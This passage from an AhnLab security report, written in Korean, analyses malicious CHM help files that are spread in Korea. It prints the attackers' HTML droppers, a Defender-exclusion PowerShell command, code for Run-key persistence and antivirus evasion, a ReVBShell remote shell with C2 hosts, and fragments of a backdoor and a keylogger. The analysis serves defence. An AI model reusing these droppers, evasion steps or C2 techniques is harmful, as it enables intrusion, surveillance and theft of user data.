<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp 붙임1. 전임교원 책임시간 확인 프로그램 사용 방법 Ver 1.0(국문).chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\Windows\Temp\\ImagingDevices.exe'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT><img src="[redacted]_img_005.jpg">
```

[그림 14] 악성 CHM 파일 내 HTML (2)

[그림 13]과 [그림 14]는 각 악성 CHM 파일에 포함된 HTML 파일의 코드이다. 해당 스크립트는 특정 ID의 속성 영역에 악성 명령어를 추가한 후 Click() 함수를 통해 해당 명령어를 실행한다. Click() 함수는 스크립트 태그 내에 존재해 사용자가 버튼을 클릭하지 않아도 자동으로 실행된다. 해당 방식을 통해 총 두 개의 명령어가 실행되는데, 첫 번째 명령어는 현재 실행된 악성 CHM 파일을 hh.exe 프로세스를 통해 디컴파일(decompile)한다. 이후 두 번째 명령어는 디컴파일(decompile)되어 생성된 파일 중 정상 프로그램을 실행하는 기능을 수행한다.

이때 함께 생성된 악성 DLL이 DLL 하이재킹 기법을 통해 로드되어 악성 행위를 수행한다. 현재까지 확인된 정상 프로그램과 DLL 하이재킹에 사용되는 악성 DLL 파일명은 [표 3]과 같다.



[그림 15] 동작 방식 – 유형 2

총 두 개의 명령어가 모두 실행된 후에는 정상 이미지 창을 생성해 사용자가 악성 행위를 알아채기 어렵다.

정상 프로그램명	DLL 하이재킹에 사용되는 DLL명
Vias.exe	quartz.dll
LBTWiz32.exe	LBTServ.dll
ImagingDevices.exe	sti.dll

[표 3] DLL 하이재킹에 이용되는 파일명

또한 공격자는 실제 사용되는 문서들을 이미지에 활용해 더욱 정교하게 악성코드를 제작한다. 로드된 악성 DLL의 기능을 자세히 살펴본다.

```
v4 = GetEnvironmentVariableA("TEMP", lpBuffer, 0x1000u);
strcat(lpBuffer, "\\*");
hFindFile = FindFirstFileA(lpBuffer, &FindFileData);
if ( hFindFile != (HANDLE)-1 )
{
  do
    ++v5;
  while ( FindNextFileA(hFindFile, &FindFileData) );
  FindClose(hFindFile);
}
return v5 >= 18;
```

[그림 16] TEMP 경로 내 파일 개수 검사

로드된 악성 DLL은 먼저 해당 PC의 TEMP 폴더 내에 존재하는 파일의 개수를 검사한다. 파일 개수가 18개 미만인 경우 프로세스가 종료되고, 이상인 경우 악성 행위를 수행한다. 해당 과정은 실제 사용자가 사용 중인 PC인지, 가상 환경인지 확인하는 것으로 추정된다.

```
if ( !sub_100032D0() )                          // file number check
  ExitProcess(0);
strcpy(SubStr, "ImagingDevices.exe");
memset(&v7, 0, 0xF1u);
Filename = 0;
memset(&v5, 0, 0x103u);
GetModuleFileNameA(0, &Filename, 0x104u);
if ( sub_100034C0(&Filename, SubStr) )
  sub_10002CB0();
```

[그림 17] 현재 실행 프로세스명 검사

파일 개수를 검사 후 현재 실행 프로세스명을 추가로 검사한다. DLL은 “ImagingDevices.exe” 문자열과 비교한다. 해당 문자열은 DLL 하이재킹에 이용되는 정상 실행 프로그램명이다. 이 과정은 악성 DLL이 공격자가 의도한 방식으로 실행되었는지 검사하는 것으로 추정된다.

```
GetModuleFileNameA(0, &Filename, 0x400u);
memset(&v14, 0, 0x400u);
Destination = 0;
memset(&v6, 0, 0x1FFu);
strcpy(&Source, "SOFTWARE\\Microsoft\\Win");
strcpy((char *)&v7, "^@@@*(%^234dsvc&*$%$@@)");
strcpy(v11, "dows\\CurrentVersion\\run");
strcat(&Destination, &Source);
strcat(&Destination, v11);
strcpy(&v12, &Destination);
for ( i = strlen(&Filename); i > 0; --i )
{
  if ( *(&Filename + i) == 92 )
  {
    v0 = strlen(&Filename);
    strncpy(&v14, &v10[i], v0 - i - 5);
    break;
  }
}
if ( !RegOpenKeyExA_func(-2147483646, &v12, 0, 983103, &v8) )
{
  v1 = strlen(&Filename);
  if ( !RegSetValueExA_func(v8, &v14, 0, 1, &Filename, v1) )
```

[그림 18] RUN 키 등록

PC 환경 검사가 모두 끝나면 실제 악성 행위가 수행된다. 먼저 아래 RUN 키에 현재 실행 중인 프로그램을 등록해 악성 행위가 지속적으로 유지될 수 있도록 한다.

- SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run

이후 %TEMP% 폴더에 악성 VBE 파일을 생성 후 실행한다. [그림 19]부터 [그림 22]는 디코딩된 VBE 파일의 전체 코드 중 일부이다.

```
If WScript.Arguments.Named.Exists("signature") Then WshShellExecCmd
strCmd = "%comspec% /c wmic /namespace:\\root\securitycenter2 path antivirusproduct GET
displayName,productState, pathToSignedProductExe"
RunCScriptHidden()
SelfWait(3)
RunCScriptHidden()
```

[그림 19] 디코딩된 VBE – WMI 쿼리

```
strHost_t = "elecinfonec.servehalflife.com"
strPort = "443"
intSleep = 300000
delmyself = True
p_fg = '[redacted]
```

[그림 20] 디코딩된 VBE – C2 정보

```
Dim x: x = InStr(strRes,"ESET Security")
if x <> 0 Then
    strHost = "0.0.0.0"
    wscript.quit
else
 strHost = strHost_t
End If

Function SelfWait(sec)
    dim temp
    temp=timer
    do while timer-temp<sec
    loop
end Function

strUrl = "http://" & strHost & ":" & strPort
strCD =  "."
```

[그림 21] 디코딩된 VBE – 백신 검사

```
Case "EXEC"

        strCmd = "%comspec% /c " & strArgument
        RunCScriptHidden()
        ' Set response
        SendStatusUpdate strRawCommand, strRes

        ' Clean up
        strOutFile = Empty
        text = Empty

' Execute command
Case "SHELL"
    Dim aa
    aa = InStr(strRawCommand,">")
    If aa = 0 Then
        'Execute and write to file
        Dim strOutFile: strOutFile = fs.GetSpecialFolder(2) & "\rso.txt"
        shell.Run "cmd /C pushd """ & strCD & """ && " & strArgument & "> """ & strOutFile & """ 2>&1",
         0, True
```

[그림 22] 디코딩된 VBE – 명령어 실행

디코딩된 VBE는 ReVBShell로, 공격자의 명령에 따라 추가 악성 행위를 수행할 수 있다. C2에 접속해 공격자의 명령어를 받으며, WMI 쿼리를 통해 해당 PC에 설치된 백신 제품 정보를 가져와 “ESET Security” 문자열이 존재하는 경우에는 악성 행위를 수행하지 않는다. 수행 가능한 악성 행위는 [표 4]와 같다.

명령어	행위	명령어	행위
SYSINFO	시스템 정보 표시	EXEC	파일 실행
GETUID	사용자 ID 표시	SHELL	cmd 명령어 실행
IFCONFIG	네트워크 구성 표시	CD	디렉토리 변경
INTERVAL	주기 설정	WGET	파일 다운로드(URL)
PS	프로세스 목록 표시	DOWNLOAD	파일 다운로드(SERVER)
SLEEP	SLEEP	KILL	스크립트 종료

[표 4] 수행 가능한 명령어 및 악성 행위

추가로, 자사 ASD 인프라를 통해 감염된 PC에서 추가로 생성된 악성 파일이 존재하는 것을 확인했다. 해당 PC에서는 ReVBShell이 실행되고 특정 시간이 지난 후 공격자에 의해 추가 악성 파일이 생성되어 실행되는 로그가 기록되었으며, 추가로 생성된 파일들의 파일명은 [표 5]와 같다.

파일명	설명
HimTrayIcon.exe	한컴 오피스 프로세스 위장 (소문자 L 사용)
HNetComAgent.exe	한컴 오피스 프로세스 위장
KaKaoTalk.exe	카카오톡 프로세스 위장
GoogleCrasHandler64.exe	구글 프로세스 위장

[표 5] 추가 생성된 파일명

추가로 생성된 파일들은 모두 정상 프로그램으로 위장했다. 이때, 국내 다수 이용자가 이용 중인 문서 편집 및 메신저 프로그램이 포함되었다. 해당 파일들은 동일한 과정을 거쳐 내부 데이터를 디코딩해 실행하는 형태이며, 디코딩된 데이터는 모두 다른 기능을 수행한다.

```
decode_data(aDuaxefgoibecep, &name);
decode_data(aDuaxefgoibecep_0, &v18);
decode_data(aCiiuhdfa, &String);
InitializeCriticalSection(&CriticalSection);
v4 = (void *)socket(2, 1, 6);
v14.sa_family = 2;
v5 = atoi(&String);
*(_WORD *)v14.sa_data = htons(v5);
v6 = gethostbyname(&name);
if ( !v6 )
  goto LABEL_4;
v7 = inet_ntoa(**(struct in_addr **)v6->h_addr_list);
*(_DWORD *)&v14.sa_data[2] = inet_addr(v7);
if ( connect((SOCKET)v4, &v14, 16) != -1 )
```


[그림 23] 디코딩된 HimTrayIcon.exe – C2 접속

```
do
{
  v6 = recv(s, &buf + v4, v5, 0);
  if ( v6 <= 0 )
  {
    SetEvent(hEvent);
    return -1;
  }
  if ( !v4 )
  {
    if ( buf != 10 || v13 != 27 || v14 != 44 || v15 != 61 )// 수신확인
      goto LABEL_2;
    v3 = v16;
    v2 = 1;
    v5 = v5 + v16 - 10;
  }
  v5 -= v6;
  v4 += v6;
}
while ( v5 > 0 );
if ( v2 )
{
  switch ( v17 )
  {
    case 2:
      sub_401D90(v18);
      break;
    case 3:
      sub_401DB0((char *)v18);
      break;
    case 5:
      sub_402010(v18);
      break;
```

[그림 24] 디코딩된 HimTrayIcon.exe – 명령어 수신

먼저 “HimTrayIcon.exe” 와 “GoogleCrasHandler64.exe”는 백도어 유형으로 동일한 기능을 수행한다. C2에 접속해 공격자의 명령을 받아 수신 데이터를 확인 후 다양한 악성 행위를 수행할 수 있으며, 명령에 따라 파일 생성, 다운로드, 실행 등이 가능하다. C2는 인코딩된 형태로 존재하며 디코딩된 C2는 아래와 같다.

- formsgle.freedynamicdns[.]net:8080



[그림 25] 디코딩된 KakaoTalk.exe – 패스워드 덤프 툴

```
switch ( v32 )
{
  case 8:
    v14 = aBack;
    goto LABEL_83;
  case 9:
    v15 = strlen(aTab) + 1;
    v16 = &aTab[v15];
    goto LABEL_81;
  case 13:
    v14 = aReturn;
    goto LABEL_83;
  case 16:
    v15 = strlen(aShift) + 1;
    v16 = &aShift[v15];
    goto LABEL_81;
  case 17:
    v14 = aCtrl;
    goto LABEL_83;
  case 32:
    v15 = strlen(aSpace) + 1;
    v16 = &aSpace[v15];
    goto LABEL_81;
```

[그림 26] 디코딩된 HNetComAgent.exe – 키로거

“KakaoTalk.exe” 파일은 패스워드 덤프 툴인 BrowserPasswordDump 프로그램으로 확인되었으며, “HNetComAgent.exe” 파일은 키로거 악성코드로 “C:\Windows\Tasks\현재날짜.tmp” 경로에 인코딩된 키로그 파일을 생성한다. 이같이 해당 유형의 악성 CHM 파일에 감염


되는 경우 다양한 유형의 악성코드가 추가로 생성될 수 있다. 추가로 생성된 악성 파일들에 의해 사용자 정보를 탈취할 수 있으며, 탈취된 정보를 통해 2차 피해가 발생할 수 있다.

유형 3: CHM 파일 내부 악성 실행 파일 생성 및 실행


세 번째 유형의 CHM 파일은 실행 시 내부에 포함된 악성 실행 파일을 생성 후 실행하는 형태이다. 코로나 확진자가 다수 발생한 시기를 노려 코로나 확진자 안내문을 사칭한 악성 CHM 파일을 유포했다. 파일명은 다음과 같다.

- 유포 파일명: 확진자 및 동거인 안내문 (5).chm

악성 CHM 파일을 실행하게 되면 사용자 PC 화면에는 [그림 27] 과 같이 코로나 확진자 안내문 창이 생성되어 악성 파일이 실행된 것을 인지하기 어렵다.



[그림 27] 코로나 확진자 안내문 사칭



[그림 28] 리다이렉트되는 정상 사이트


또한, 코로나 확진자 안내문에 포함된 단축 URL은 [그림 28]과 같이 정상 사이트로 리다이렉트(redirect)되어 사용자는 악성 행위를 더욱 알아채기 힘들다. 이 과정을 통해 공격자의 치밀한 유포 방식을 확인할 수 있다.

```
<DIV id="tt" style="display:none;">
</DIV>
<img src="chmext.exe" style="display:none"/>
<SCRIPT>
        function decrypt(value)
        {
            var result = "";
            var array = value.split("-");
            for (i = 0; i < array.length; i ++)
            {
                result += String.fromCharCode(array[i]-10);
            }
            return result;
        }
    var a = location.href;
    var b = a.split(":");
    delete b[b.length - 1];
    delete b[1];
    delete b[0];
    var c = b.join(":");
    c = c.substring(2, c.length - 2);

    var content2 = "<OBJECT id=xx classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0
    height=0><PARAM name=\"Command\" value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM
    name=\"Item1\" value=',hh.exe, -decompile c:\\programdata\\chmtemp " + c + "'><PARAM name=\"Item2\"
    value=\"273,1,1\"></OBJECT>";
    document.getElementById("tt").innerHTML = content2;
    xx.Click();

    // // var content3 = "<OBJECT id=xxy classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0
    height=0><PARAM name=\"Command\" value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM
    name=\"Item1\" value=',regsvr32.exe, /s c:\\programdata\\chmtemp\\yellow.jpg'></OBJECT>";
    var content3 = "<OBJECT id=xrun classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0
    height=0><PARAM name=\"Command\" value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM
    name=\"Item1\" value=',c:\\programdata\\chmtemp\\chmext.exe'></OBJECT>";
    document.getElementById("tt").innerHTML = content3;
    xrun.Click();
```

[그림 29] 악성 CHM 내부 HTML 코드

악성 CHM 파일에 포함된 HTML 파일의 코드를 확인해 보면, 악성 스크립트가 존재하는 것을 알 수 있다. 해당 스크립트의 기능은 getElementById() 함수를 통해 “tt” id 속성을 가진 요소를 찾은 후 innerHTML() 함수를 이용해 특정 데이터를 해당 요소에 삽입한다.

삽입되는 데이터는 “xx” 명의 id를 가진 객체이며, 해당 객체에 악성 명령어가 포함되어 있다. 악성 명령어는 hh.exe 프로세스를 통해 chm 파일을 디컴파일해 “c:\\programdata\\chmtemp” 폴더에 생성하는 기능을 수행한다. 해당 데이터가 삽입되면 Click() 함수를 통해 악성 명령어가 실행되는 형태이다. 이후 동일한 과정으로 두 번째 명령어가 실행된다. 두 번째 명령어는 디컴파일되어 생성된 파일 중 “chmext.exe” 파일을 실행하는 기능을 수행한다. 총 두 개의 명령어를 Click() 함수를 통해 실행하는 점과 CHM 파일을 디컴파일 후 악성 파일을 실행하는 점에서 ‘유형 2’ 와 유사하다.



[그림 30] 동작 방식 – 유형 3

chmext.exe 파일이 실행되면 현재 실행 중인 프로세스를 확인해 v3l4sp.exe의 존재 유무를 확인한다. v3l4sp.exe(V3 Lite)인 프로세스가 존재할 경우 추가 악성 행위는 수행하지 않고 종료된다. 다시 말해 V3 Lite를 사용하는 개인 고객의 경우 추가 악성 행위는 수행하지 않고 종료되며, 기업 사용자의 경우 악성 행위가 발현된다.

```
v0 = CreateToolhelp32Snapshot(2u, 0);
GetCurrentProcessId();
for ( i = Process32FirstW(v0, &pe); i; i = Process32NextW(v0, &pe) )
{
  v2 = (const wchar_t *)sub_401000(&byte_40B26C);// v3l4sp.exe
  if ( !_wcsicmp(pe.szExeFile, v2) )
    exit(1);
}
CloseHandle(v0);
return 0;
```

[그림 31] 자사 프로세스 확인 코드

프로세스 확인 후 %ProgramData%\Intel 폴더에 IntelRST.exe를 생성하고 아래 RUN 키에 생성한 파일을 동록해 악성 파일이 지속적으로 실행될 수 있도록 한다.

- HKCU\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run

chmext.exe로부터 생성된 IntelRST.exe는 실행 시 Windows Defender 예약 및 실시간 검사의 제외 파일로 등록하기 위해 다음 파워쉘(PowerShell) 명령어를 수행한다.

- cmd.exe /c powershell -Command Add-MpPreference -ExclusionPath "%ProgramData%\Intel\IntelRST.exe"

이후 dl.dropboxusercontent[.]com/s/k288s9tu2o53v41/zs_url.txt?dl=0에 접속해 추가 URL 데이터를 받아온다.

[그림 32] 추가 확인된 주소

[그림 33]과 같이 접속한 주소로부터 추가 URL 데이터를 받은 경우 [받아온 URL]/post.php (naveicoipc[.]tech/post.php)로 수집한 사용자 PC 정보를 전송한다. 이때 전송되는 정보는 다음과 같다.

매개변수 이름	매개변수 값
uid	7qsRn3sZ_[User명]
avtype	확인된 백신 프로세스 ([표 7]에서 확인된 값)
majorv	OS major version
minorv	OS minor version

[표 6] 전송하는 정보

avtype은 안랩 백신 프로세스를 포함한 특정 백신 프로세스가 존재하는지 여부를 확인한 값이다. 각 값에 대한 의미는 [표 7]과 같다.

값	의미
1	해당 프로세스 없음
2	v3l4sp.exe
3	AYAgent.aye

[표 7] 백신 프로세스 확인

수집한 데이터 전송 후 naveicoipc[.]tech/7qsRn3sZ/7qsRn3sZ_[사용자명]_/fecommand.acm에 접속하며, 해당 주소로부터 추가 데이터를 받아와 다양한 악성 행위를 수행한다.

결론

윈도우 도움말 파일(CHM)을 이용한 악성코드는 과거부터 존재해 왔지만, 최근 국내에 더욱 다양한 형태로 유포되고 있는 것을 확인했다. 최근 국내 사용자를 대상으로 유포되고 있는 악성 도움말 파일(CHM)은 유포 대상자에 따라 다양한 주제를 사용해 더욱 고도화된 공격을 시도하고 있다. 또한 악성 파일이 실행되면 사용자 PC 화면에는 정상 이미지와 글을 이용한 도움말 창이 생성돼 사용자는 악성 행위가 수행되고 있음을 인지하기 어렵다.

악성 도움말 파일(CHM)에 의해 감염된 PC는 정보 탈취, 백도어 유형 등의 악성코드가 추가로 생성 및 실행된 로그가 확인되었다. 백도어를 통한 악성 명령어 실행, 탈취된 정보를 이용한 2차 피해 등 추가로 생성된 악성코드에 의해 다양한 악성 행위가 수행될 수 있다.

사용자는 출처가 불분명한 메일은 열람을 자제해야 하고, 첨부된 파일은 실행하지 않도록 각별히 주의해야 한다. 또한 주기적으로 PC 검사를 진행하고, V3와 같은 백신 프로그램은 최신 버전으로 유지해야 한다.

ASEC Report Vol.107

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 콘텐츠기획팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000 F. 031-722-8901